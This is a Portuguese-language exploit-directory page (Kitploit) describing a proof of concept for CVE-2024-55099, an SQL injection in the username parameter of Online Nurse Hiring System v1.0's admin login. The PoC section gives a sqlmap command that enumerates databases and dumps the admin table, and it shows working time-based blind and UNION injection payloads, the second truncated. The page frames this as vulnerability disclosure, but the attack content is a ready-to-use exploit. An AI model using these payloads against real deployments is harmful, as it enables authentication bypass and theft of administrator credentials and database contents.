
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/ugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoArchived
GitHubugurkarakoc1/cve-2024-55099-online-nurse-hiring-system-v1.0-sql-injection-vulnerability-

CVE-2024-55099-Online-Nurse-Hiring-System-v1.0-SQL-Injection-Vulnerability-

Prova de conceito para CVE-2024-55099, demonstrando injeção SQL no Online Nurse Hiring System v1.0 através do parâmetro username não sanitizado, permitindo enumeração de banco de dados e bypass de autenticação.

Ver Repositório
115há 1 anoAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer é uma plataforma de código aberto de Gerenciamento de Acesso Privilegiado (PAM) que fornece às equipes de DevOps e TI acesso seguro e sob demanda a endpoints SSH, RDP, Kubernetes, Banco de Dados e RemoteApp através de um navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Mecanismo OSINT com IA para descobrir e mapear mais de 7.700 identidades em redes sociais na web

    283

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

CVE-2024-55099 - Vulnerabilidade de Injeção SQL no Online-Nurse-Hiring-System v1.0

  • Autor do Exploit: ugurkarakoc

Página do Fornecedor

  • https://phpgurukul.com/online-nurse-hiring-system-using-php-and-mysql

Link do Software

  • https://phpgurukul.com/?sdm_process_download=1&download_id=17826

Visão Geral

  • O Online-Nurse-Hiring-System-v1.0 possui validação e sanitização insuficientes dos parâmetros 'username', o que pode criar uma vulnerabilidade a ataques de injeção SQL, permitindo acesso não autorizado ao banco de dados e comprometendo a segurança do sistema.

Detalhes da Vulnerabilidade

  • CVE ID: CVE-2024-55099
  • Versão Afetada: Online-Nurse-Hiring-System-v1.0
  • Arquivo Vulnerável: /admin/index.php.
  • Nomes dos Parâmetros: username
  • Tipo de Ataque: Local

Referências:

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-55099
  • https://nvd.nist.gov/vuln/detail/CVE-2024-55099

Descrição

  • A falta de validação e sanitização adequadas nos parâmetros 'username' permite que um atacante crie consultas de injeção SQL, contornando mecanismos de autenticação e obtendo acesso não autorizado ao banco de dados.

Prova de Conceito (PoC) :


  • sqlmap -r r.txt -dbs --level 5 --risk 3 --batch -D onhsdb -T tbladmin --columns --dump
---
Parameter: username (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=admin' AND (SELECT 3898 FROM (SELECT(SLEEP(5)))CrDy) AND 'rbGV'='rbGV&inputpwd=test&login=

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: username=-6075' UNION ALL SELECT 68,CONCAT(0x7176706a71,0x7168445671545a434e
---

image

Baixar ferramenta





